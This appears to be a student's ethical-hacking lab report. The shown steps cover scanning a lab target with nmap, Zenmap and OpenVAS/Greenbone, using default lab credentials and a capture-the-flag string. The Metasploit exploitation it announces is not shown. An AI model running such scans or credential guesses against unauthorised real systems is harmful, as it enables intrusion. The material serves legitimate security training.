CSCI-6658-01

ETHICAL HACKING

Infoseclablearning Assignment-2

Remote and Local Exploitation

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Executive Summary

Highlights

Perform an extensive system evaluation, scanning with nmap and OpenVas, Greenbone for vulnerability assessment, Metasploit for exploiting weaknesses, and Meterpreter for unauthorized system access.

Nmap, OpenVas, Metasploit, Meterpreter

Objectives

The main objectives of this lab is discovering and exploiting vulnerabilities in both remote and local system setups. Using penetration testing tools and techniques, we will learn to exploit security holes, acquire unauthorized access, and carry out various attack scenarios. It helps in mitigating security risks, enhancing their ability to safeguard systems and networks against possible attacks.

Lab Description Details

1. Network Scanning: Using Nmap and OpenVas, we thoroughly search the network for available TCP ports.
2. Vulnerability Assessment: Utilizing the Greenbone interface, we run a thorough vulnerability evaluation, directly connecting to the OpenVas Manager.
3. Exploitation of Vulnerabilities: We identify high-severity vulnerabilities and run exploits using Metasploit, a powerful tool that discovers security problems and assists in penetration testing.
4. Remote Command Execution: Following successful exploitation, we use Meterpreter to remotely execute instructions on the targeted machine, gaining control over it.


Supporting Evidence

Step 1: Login into Kali 2 OpenVas and enter the credentials for the other user.

Username: root


Password: toor

Step 2: Open the terminal.



Step 3: Check for all the options that are available in nmap by using the terminal.

nmap



Step 4: Scanning the firewall for open ports.


nmap 230.0.113.100 –system-dns

```
root@kali2:~# nmap 203.0.113.100 --system-dns

Starting Nmap 6.47 ( http://nmap.org ) at 2023-09-30 23:06 EDT
Nmap scan report for 203.0.113.100
Host is up (0.00041s latency).
Not shown: 989 filtered ports
PORT     STATE  SERVICE
21/tcp   open   ftp
23/tcp   open   telnet
25/tcp   open   smtp
80/tcp   open   http
110/tcp  open   pop3
443/tcp  open   https
1099/tcp closed rmiregistry
3306/tcp open   mysql
3389/tcp open   ms-wbt-server
5432/tcp open   postgresql
8180/tcp closed sampleflag:999818

Nmap done: 1 IP address (1 host up) scanned in 4.56 seconds
root@kali2:~#
```


Step 5: Solving the sample challenge and capturing the flag from the information retrieved from the previous step.


Step 6: Open zenmap and set the target as 203.0.113.100 and launch an intense scan on it.

zenmap




Step 7: Once the scanning is done, click on the ports/hosts tab to view the open ports and banner messages that are displayed.






Step 8: Quit zenmap by clicking on scan from the menu bar. Choose close anyway if it asks regarding unsaved changes.




Step 9: Initiate the OpenVas Network Scanning application.


/home/scripts/openvas_start




Step 10: Open the Iceweasel web browser by clicking on it from the menu pane.



Step 11: Place the link https://127.0.0.1:9392 in the address bar of the browser and open it.




Step 12: Click on I understand the risks>click on add exception>click on confirm the security exception.




Step 13: Entering the details in the login prompt.

Username: admin

Password: admin




Step 14: Type 203.0.113.100 as the IP address under the quick start box and then start the scan.




Step 15: After the scanning is done, click on the hyperlink to open the report.

